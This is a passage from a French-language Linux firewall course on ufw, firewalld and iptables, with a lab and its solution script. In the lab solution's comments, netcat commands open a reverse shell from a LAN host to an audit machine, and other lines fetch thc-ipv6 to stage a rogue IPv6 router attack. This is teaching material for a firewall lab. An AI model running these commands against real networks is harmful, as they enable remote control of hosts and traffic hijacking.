ufw deny proto tcp to any port 80
```

Refuser à (to) l'adresse 192.168.0.1 de recevoir sur le port (port) 25 les données provenant (from) du réseau de classe A et utilisant le protocole (proto) TCP :

```
ufw deny proto tcp from 10.0.0.0/8 to 192.168.0.1 port 25
```

Refuser les données utilisant le protocole (proto) UDP provenant (from) de 1.2.3.4 sur le port (port) 514 :

```
ufw deny proto udp from 1.2.3.4 to any port 514
```

Refuser à l'adresse 192.168.0.5 de recevoir toutes données provenant du serveur web de la machine hébergeant le pare-feu :

```
ufw deny out from 192.168.0.5 to any port 80
```

Insérer une règle

Vous pouvez insérer une règle à une position précise en utilisant le numéro


```
ufw insert NUM RULE
```

Insérer en numéro 2 une règle refusant le trafic entrant utilisant le protocole (proto) UDP (to) en direction de (any) toute les adresses en écoute sur votre machine sur le port (port) 514 en provenance (from) de 1.2.3.4

```
ufw insert 2 deny proto udp to any port 514 from 1.2.3.4
```

Source : <https://doc.ubuntu-fr.org/ufw>

4. Firewalld



Source de l'image : https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Security_Guide/sec-Using_Firewalls.html

Firewalld est l'outil pare-feu intégré à CentOS 7. Il est une surcouche aux logiciels natifs NetFilter (iptables entre autres). Il permet de manipuler des règles de pare-feu sur base de niveaux de confiance entre des zones. Son usage exige de se passer des règles et scripts ou services iptables.

Sous Debian 8, on l'installe facilement :

```
apt-get install firewalld
```

On ira lire utilement la documentation détaillée en français sur http://doc.fedoraproject.org/wiki/Parefeu_-_firewall_-_FirewallD ou de manière plus efficace <https://www.certdepot.net/rhel7-get-started-firewalld/>

On retiendra que la permanence des paramètres configurés avec Firewalld est assurée en ajoutant `--permanent` dans la commande. Aussi, après chaque changement de configuration, on recharge la configuration avec `firewall-cmd --reload`.

```
# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
  Loaded: loaded (/usr/lib/systemd/system/firewalld.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2016-04-11 13:45:25 EDT; 1 day 2h ago
    Main PID: 968 (firewalld)
      CGroup: /system.slice/firewalld.service
              └─968 /usr/bin/python -Es /usr/sbin/firewalld --nofork --nopid

Apr 11 13:43:33 localhost.localdomain systemd[1]: Starting firewalld - dynam...
Apr 11 13:45:25 localhost.localdomain systemd[1]: Started firewalld - dynamic...
Hint: Some lines were ellipsized, use -l to show in full.
```

- zones
- permanence
- ouverture de port

4.1. Zones

```
# man firewalld.zones
```

Un zone définit le niveau de confiance pour les connexions réseau. C'est une relation un à plusieurs, ce qui signifie qu'une connexion (une interface) n'appartient qu'à une seule zone mais une zone peut comprendre plusieurs interfaces distinctes.

```
# firewall-cmd --get-default-zone
public
```

```
# firewall-cmd --get-active-zones
public
```

```
interfaces: eno16777736

# firewall-cmd --get-zone-of-interface=eno16777736
public

# firewall-cmd --get-zones
block dmz drop external home internal public trusted work
```

Sous Centos7, l'emplacement `/usr/lib/firewalld/zones/*.xml` nous informe sur la nature des zones :

Zone Block

```
zone target "%REJECT%"
```

- Unsolicited incoming network packets are rejected.
- Incoming packets that are related to outgoing network connections are accepted.
- Outgoing network connections are allowed.

Zone DMZ

- For computers in your demilitarized zone that are publicly-accessible with limited access to your internal network.
- Only selected incoming connections are accepted.
- Service activé : ssh

Zone Drop

- Unsolicited incoming network packets are dropped.
- Incoming packets that are related to outgoing network connections are accepted.
- Outgoing network connections are allowed.

Zone External

- For use on external networks.
- You do not trust the other computers on networks to not harm your computer.
- Only selected incoming connections are accepted.
- Service activé : ssh
- NAT activé

Zone Home

- For use in home areas.
- You mostly trust the other computers on networks to not harm your computer.
- Only selected incoming connections are accepted.
- Services activés : ssh, ipp-client, mdns, samba-client, dhcpcv6-client

Zone Internal

- For use on internal networks.
- You mostly trust the other computers on the networks to not harm your computer.
- Only selected incoming connections are accepted.
- Services activés : ssh, ipp-client, mdns, samba-client, dhcpcv6-client

Zone Public

- For use in public areas. You do not trust the other computers on networks to not harm your computer.
- Only selected incoming connections are accepted.
- Services activés : ssh, dhcpcv6-client

Zone Trusted

All network connections are accepted.

Zone Work

- For use in work areas.
- You mostly trust the other computers on networks to not harm your computer.
- Only selected incoming connections are accepted.
- Services activés : ssh, dhcpcv6-client

4.2. Vérification de la configuration d'une zone

```
# firewall-cmd --permanent --zone=public --list-all
public (default)
  interfaces:
  sources:
  services: dhcpcv6-client ssh
  ports:
  masquerade: no
  forward-ports:
  icmp-blocks:
  rich rules:
```

```
# firewall-cmd --permanent --zone=internal --list-all
internal
  interfaces:
  sources:
  services: dhcpcv6-client ipp-client mdns samba-client ssh
  ports:
  masquerade: no
  forward-ports:
  icmp-blocks:
  rich rules:
```

4.3. Ajouter une interface dans une zone

```
# firewall-cmd [--permanent] --zone=zone --add-interface=interface
```

Il est conseillé de fixer l'appartenance à une zone dans le fichier de configuration de l'interface

4.4. Crédation d'une zone

```
# firewall-cmd --permanent --new-zone=testzone
success
# firewall-cmd --reload
success
# firewall-cmd --get-zones
block dmz drop external home internal public testzone trusted work
```

4.5. Sources

Ajouter des adresses source dans la zone :

```
# firewall-cmd --permanent --zone=trusted --add-source=192.168.1.0/24
success
# firewall-cmd --reload
success
# firewall-cmd --zone=trusted --list-sources
192.168.1.0/24
```

4.6. Services

```
# firewall-cmd --get-services
```

4.7. Ports

```
# firewall-cmd --zone=internal --add-port=443/tcp
success
```

```
# firewall-cmd --zone=internal --list-ports
443/tcp
```

4.8. Masquerading

```
# firewall-cmd --zone=external --add-masquerade
success
```

4.9. Transfert de ports

```
# firewall-cmd --zone=external --add-forward-port=port=22:proto=tcp:toport=2222
success
[root@francois ~]# firewall-cmd --reload
success
```

4.10. Revenir à iptables

FirewallD est le logiciel pare-feu RHEL7 pour la gestion du pare-feu. Si l'on veut utiliser Netfilter natif, il faut arrêter le pare-feu FirewallD :

```
# systemctl stop firewalld
```

- Pour démarrer/stopper iptables

```
# systemctl start iptables
```

- Pour sauvegarder les règles iptables

```
# /sbin/iptables-save > /etc/sysconfig/iptables
```


Sous Debian 8 (Jessie), on activera le service "persistent" `iptables-persistent` :

```
apt-get install iptables-persistent
```

5. Netfilter

Netfilter components

Jan Engelhardt, last updated 2014-02-28 (initial: 2008-06-17)



Source : <http://commons.wikimedia.org/wiki/File:Netfilter-components.svg>

5.1. Iptables : la théorie

- Les règles de pare-feu sont examinées dans l'ordre de leur introduction avec la politique par défaut qui termine la liste (la chaîne).
- Chaque règle est une commande `iptables` ou `ip6tables`.
- Dès que la correspondance est trouvée, la liste s'arrête.

Trois tables : filter, nat et mangle

- `iptables` et `ip6tables` sont les logiciels (interface utilisateur) de filtrage, de traduction d'adresses (NAT/PAT) et de transformation du trafic.
- Trois usages, trois tables :
 - `filter`
 - `nat`
 - `mangle`
- On ne parlera ici que des tables `filter` et `nat`, qui sont constituées de chaînes, sortes d'ACLs, elles-mêmes constituées de règles.

La table filter

La table filter filtre le trafic dans trois situations (chaînes) :

- `INPUT` : à destination d'une interface du pare-feu
- `OUTPUT` : sortant d'une interface du pare-feu
- `FORWARD` : traversant le pare-feu d'une interface à une autre

Cibles possibles

l'option `-j` (jump) définit une cible (une action) :

- `ACCEPT` : le paquet est accepté et pris en charge par les processus du noyau
- `DROP` : le paquet est jeté, sans plus
- `REJECT` : le paquet est jeté, mais un message d'erreur est renvoyé au destinataire
- `LOG` : journalisation du trafic. passe à la règle suivante.
- ...
- une autre chaîne utilisateur




Table filter avec ses chaînes et leur politique par défaut

La table NAT


- Le NAT/PAT vise à réécrire les champs d'adresses et de ports TCP/IP du trafic qui traverse le pare-feu.
- Il est principalement utile dans le cadre du manque d'adresses IPv4 globale.
- Il peut intervenir avant que le trafic soit routé, en changeant l'adresse et le port de destination (DNAT, redirection), pour filtrer du trafic à destination d'un serveur
- Il peut intervenir après que le trafic soit routé, en changeant d'adresse et le port source (SNAT, masquage) pour offrir une connectivité globale à un bloc IP privé

Chaînes de la table NAT

- PREROUTING :
 - DNAT : redirection de port dans une DMZ

- REDIRECT : redirection (vers un proxy)
- POSTROUTING :
 - SNAT : NAT/PAT statique
 - MASQUERADE : NAT overload (masquage)

Cibles de la table nat



Syntaxe

```
iptables -t [filter, nat]
```

- commandes : `-A` , `-P` , `-I` , `-D` , ...
 - chaîne : `[INPUT, OUTPUT, FORWARD]`
 - critères : `-i` , `-o` , `-s` , `-d` , `-p` , `-m` , ...
 - `-j` : jump action ou règles utilisateur :
 - `DROP` , `REJECT` , `ACCEPT` , `LOG` , ...

Commandes

- `-t` : désigne la table `[filter, nat]`
- `-F` : supprime toutes les chaînes prédéfinies
- `-X` : supprime toutes les chaînes utilisateurs
- `-A` : ajoute une règle à une chaîne (et à une table) suivie de critères et d'un jump
- `-D` : supprime une règle
- `-I` : insère une règle
- `-P` : Définit la politique (ou cible) par défaut d'une chaîne. Seules les chaînes prédéfinies peuvent avoir un comportement par défaut.
Cette cible ne sera appliquée qu'après l'exécution de la dernière règle de la chaîne.
- `-L -n -v` : Liste les règles
- `-S` : Liste les commandes
- `-j` : jump : action : `[DROP, REJECT, ACCEPT, LOG]`

Les critères

Les critères peuvent être multiples :

- Interface source ou destination.
- Adresse IP source ou de destination.

- Port source ou de destination.
- Type de trame.
- Nombre de paquets.
- Paquet marqué par la table Mangle.
- Etc.

Les critères de filtrage

- `-p <protocol-type>` Protocole ; `icmp` , `tcp` , `udp` , et `all`
- `-s <ip-address>` Adresse IP source
- `-d <ip-address>` Adresse IP destination
- `-i <interface-name>` nom d'interface d'entrée : `eth0`, `eth1`
- `-o <interface-name>` nom d'interface de sortie : `eth0`, `eth1`
- `-p tcp --sport <port>` port TCP source.
- `-p tcp --dport <port>` port TCP destination.
- `-p tcp --syn` Utilisé pour identifier une nouvelle requête de connexion. `! --syn` signifie pas de nouvelle de requête de connexion
- `-p udp --sport <port>` port UDP source.
- `-p udp --dport <port>` port UDP destination.
- `--icmp-type <type>` `echo-reply` , `echo-request`
- `-m multiport --sports <port, port>`
- `-m multiport --dports <port, port>`
- `-m multiport --ports <port, port>`
- `-m --state <state>`
 - `ESTABLISHED` : Le paquet fait partie d'une connexion qui a été constatée dans les deux directions.
 - `NEW` : Le paquet est le début d'une nouvelle connexion.
 - `RELATED` : Le paquet démarre une seconde nouvelle connexion
 - `INVALID` : Le paquet ne peut pas être identifié.

Chaînes Utilisateurs

Les chaînes utilisateurs sont des chaînes spécifiques définies par l'administrateur (autres que les chaînes prédéfinies `PREROUTING` , `INPUT` , `FORWARD` , `OUTPUT` et `POSTROUTING`).

Elles sont appelées :

- par une ou d'autres chaînes utilisateurs ou,
- par une ou plusieurs chaînes prédéfinies.

5.2. Vérification des règles

```
# iptables -t filter -L
```

```
# iptables -t nat -L
```

```
# iptables -t filter -L -n -v
```

5.3. Réinitialisation des règles

```
# iptables -F
# iptables -X
# iptables -t filter -L -n -v
```

- Maintient des sessions établies :

```
# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

5.4. Politique INPUT

- Refus de tout trafic entrant sur son interface SSH et DHCP, sauf le trafic de loopback :

```
iptables -t filter -A INPUT -p tcp -i $int --dport ssh -j ACCEPT
iptables -t filter -A INPUT -p udp -i $int --dport 67:68 -j ACCEPT
iptables -t filter -A INPUT -p icmp --icmp-type echo-request -m limit --limit 100/s -i $int -j ACCEPT
iptables -I INPUT 2 -i lo -j ACCEPT
iptables -P INPUT DROP
```

5.5. Routage IP activation opportune

Vérification de l'activation du routage IPv4 :

```
# sysctl net.ipv4.ip_forward
```

ou

```
# cat /proc/sys/net/ipv4/ip_forward
```

Activation opportune du routage IPv4 :

```
# sysctl -w net.ipv4.ip_forward=1
```

ou

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

5.6. Routage IP activation permanente

- Activation permanente via sysctl :
- Editer/lire /etc/sysctl.conf et redémarrer le service :

```
# sysctl -p /etc/sysctl.conf
```

- ou

```
# systemctl network restart
```

- ou en debian

```
# /etc/init.d/procps.sh restart
```

- Activation permanente Debian : éditer /etc/network/options
- Activation permanente RHEL : éditer /etc/sysconfig/network

5.7. Chaine nat POSTROUTING


- Activation simple du SNAT :

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# iptables -t nat -L -n -v
```

5.7. Questions

- Comment sauvegarder/restaurer ses règles ?
- Comment créer une configuration sous forme de script ?
- Quelle serait la configuration plus fine ?

6. Lab



6.1. Avec le matériel suivant mis à disposition

- une connectivité Internet
- un routeur/pare-feu TL-WR841ND Linux OpenWRT Barrier Breaker (Netfilter) pré-configuré ou à l'aide du [lab KVM](#).

6.2. A l'aide de la documentation jointe

- Établir les connexions physiques en suivant le diagramme de la topologie.
- Configurer et vérifier les services IPv4/IPv6 :
 - Console Telnet, puis SSH seulement (root:testtest)
 - Adresses IP, routage IPv4/IPv6, NAT, DHCP Server, DNS Recursive Cache IPv4/IPv6, RA Server ULA, NTP sur le routeur/pare-feu.
- Script netfilter IPv4
 - Réaliser, implémenter et valider un script précis et restrictif mettant en oeuvre la politique de filtrage décrite plus bas.
 - L'usage des commentaires, des variables pour les adresses et les interfaces ainsi que des chaînes utilisateurs est recommandé.
- Réaliser l'attaque Reverse Backdoor Shell sur TCP 2222 sur le LAN en décrivant les conditions de mise en oeuvre sur la station d'audit et sur la station du LAN.

6.3. Consignes de sécurité

- Appliquer des politiques par défaut restrictives.
- Sécuriser le pare-feu lui-même de telle sorte :
 - que le trafic de Loopback soit autorisé et NATté,
 - qu'il puisse réaliser des mises-à-jour vers l'Internet (opkg update),
 - qu'il puisse utiliser des services externes DHCP, DNS et NTP ou rendre des services internes définis dans l'énoncé.
 - qu'il soit gérable à distance par uniquement par l'équipe informatique 192.168.1.10 (SSH, SYSLOG, SNMP)
- En fonction de l'origine du trafic, il faudra adapter la politique de filtrage au strict nécessaire :
 - venant du LAN : NAT, HTTP, HTTPS, ICMP/ICMPv6 limité
 - venant du WAN : une règle autorisant l'attaque Backdoor Shell
 - venant du WAN : un accès SSH restrictif

6.4. Solution

```
#bien lire les consignes
#bien se documenter (travail personnel, cours, exemples, documents complémentaires)
#bien s'équiper (matériels et logiciels: un bon éditeur, ssh, ...)

#1. Définition des variables
LANIF=br-lan
WANIF=eth1
ADMINIP=192.168.1.135
LANNET=192.168.1.0/24
AUDITIP=192.168.100.119

#2. ->vidage des tables
iptables -t filter -F
iptables -t filter -X
iptables -t nat -F
```

```

#3. ->Politiques par defaut (Consigne 1)
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

#4. ->NAT (Consignes 2a et 3a)
iptables -t nat -A POSTROUTING -o $WANIF -j MASQUERADE

#5. ->Filtrage du trafic LAN/WAN HTTP/HTTPS/ICMP (Consigne 3a)
iptables -A FORWARD -p tcp -i $LANIF -o $WANIF -d 0/0 --dport 80 -j ACCEPT
#test a partir du LAN : wget http://www.google.com
iptables -A FORWARD -p tcp -i $LANIF -o $WANIF -d 0/0 --dport 443 -j ACCEPT
#test a partir du LAN : wget https://www.google.com
iptables -A FORWARD -p icmp --icmp-type echo-request -m limit --limit 100/s -i $LANIF -o $WANIF -j ACCEPT
#test a partir du LAN : ping www.google.com
iptables -A FORWARD -i $WANIF -o $LANIF -m state --state RELATED,ESTABLISHED -j ACCEPT

#5.bis. Exceptions a decommenter pour du trafic de gestion/audit vers l'Internet
#iptables -A FORWARD -p tcp -i $LANIF -s $ADMINIP -o $WANIF -d 178.32.122.139 --dport 22 -j ACCEPT
#iptables -A FORWARD -p tcp -i $LANIF -s $ADMINIP -o $WANIF -d $AUDITIP --dport 22 -j ACCEPT

#6. Securisation du pare-feu (Consigne 2)
#->INPUT
#| -> Sessions administratives/surveillance SSH, SYSLOG, SNMP (Consigne 2d)
iptables -A INPUT -p tcp -m state --state ESTABLISHED,RELATED --dport 22 -j ACCEPT
iptables -A INPUT -p tcp -i $LANIF -s $ADMINIP --dport 22 -j ACCEPT
#iptables -A INPUT -p tcp -i $LANIF -s $ADMINIP --dport 80 -j ACCEPT
iptables -A INPUT -p udp -i $LANIF -s $ADMINIP --dport 514 -j ACCEPT
#Trafic de gestion DHCP/DNS/ICMP (Consigne 2c)
#| -> Trafic DHCP
iptables -A INPUT -p udp -i $LANIF --dport 67 -j ACCEPT
iptables -A INPUT -p udp -i $WANIF --sport 67 -j ACCEPT
#| -> Trafic DNS
iptables -A INPUT -p udp -i $LANIF -s $LANNET --dport 53 -j ACCEPT
iptables -A INPUT -p udp -i $WANIF --sport 53 -j ACCEPT
#| -> Trafic NTP
iptables -A INPUT -p udp -i $LANIF -s $LANNET --dport 123 -j ACCEPT
iptables -A INPUT -p udp -i $WANIF --sport 123 -j ACCEPT
#| -> Trafic ICMP
iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 100/s -i $LANIF -s $LANNET -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-reply -m limit --limit 100/s -i $WANIF -j ACCEPT
#| -> Trafic de MAJ (non fonctionnel a corriger)
#verification nmap 192.168.1.1, dhcp release/renew, ntpdate, dig, ping
iptables -A INPUT -p tcp -i $WANIF -j ACCEPT
#Acces SSH externe (Consigne 3c)
iptables -A INPUT -p tcp -i $WANIF -s $AUDITIP --dport 22 -j ACCEPT
#7. Attaque Backdoor Shell (Consigne 3b)
#7.1. Dans le WAN monter un server nc sur le port TCP443 : nc -l -p 443
#7.2. Dans le LAN executer : nc $AUDITIP 443 -e cmd.exe
#8.1. Attaque TCPSYN sur le routeur $WANIF
#8.2. Attaque RA ICMPv6
#apt-get install libpcap-dev libssl-dev
#wget http://www.thc.org/releases/thc-ipv6-2.5.tar.gz
#make, make install
#sudo modprobe ipv6
#sudo fake_router6 eth0 2001:db8:dead::/64

```

7. Services de passerelle

Voir [Services de passerelles](#)

Notes

Exemples avancés

- <http://formation-debian.via.ecp.fr/firewall.html>
- http://doc.fedoraproject.org/wiki/Parefeu_-_firewall_-_FirewallD
- http://doc.fedoraproject.org/wiki/Parefeu_-_firewall_-_netfilter_-_iptables
- Usage avancé :

http://www.linuxhomenetworking.com/wiki/index.php/Quick_HOWTO:_Ch14:_Linux_Firewalls_Using_iptables#Advanced_iptables_Initialization
- Port Forwarding :

http://www.linuxhomenetworking.com/wiki/index.php/Quick_HOWTO:_Ch14:_Linux_Firewalls_Using_iptables#Port_Forwarding_Type_NAT_28DHCP_DSL.29

- Redirection :
- <http://www.netfilter.org/documentation/HOWTO/fr/NAT-HOWTO-6.html#ss6.2>
- Logs :
- <http://olivieraj.free.fr/fr/linux/information/firewall/fw-03-09.html>
- Sous Openwrt : logread | firewall

Références

- Pare-feu(*informatique*), Firewall(*computing*), Zonedémilitarisée(*informatique*)
- http://en.wikipedia.org/wiki/Cyber_security_and_countermeasure
- http://fr.wikipedia.org/wiki/Pare-feu_%C3%A0_%C3%A9tats
- http://en.wikipedia.org/wiki/Stateful_firewall
- http://en.wikipedia.org/wiki/Application_layer_firewall
- http://en.wikipedia.org/wiki/Proxy_server
- <http://fr.wikipedia.org/wiki/Proxy>
- http://en.wikipedia.org/wiki/Reverse_proxy
- http://en.wikipedia.org/wiki/Content-control_software
- http://en.wikipedia.org/wiki/Category:Web_caching_protocol
- http://commons.wikimedia.org/wiki/File:Netfilter_schema.png
- [QuickHOWTO:Ch14:_Linux_Firewalls_Using_iptables](#)
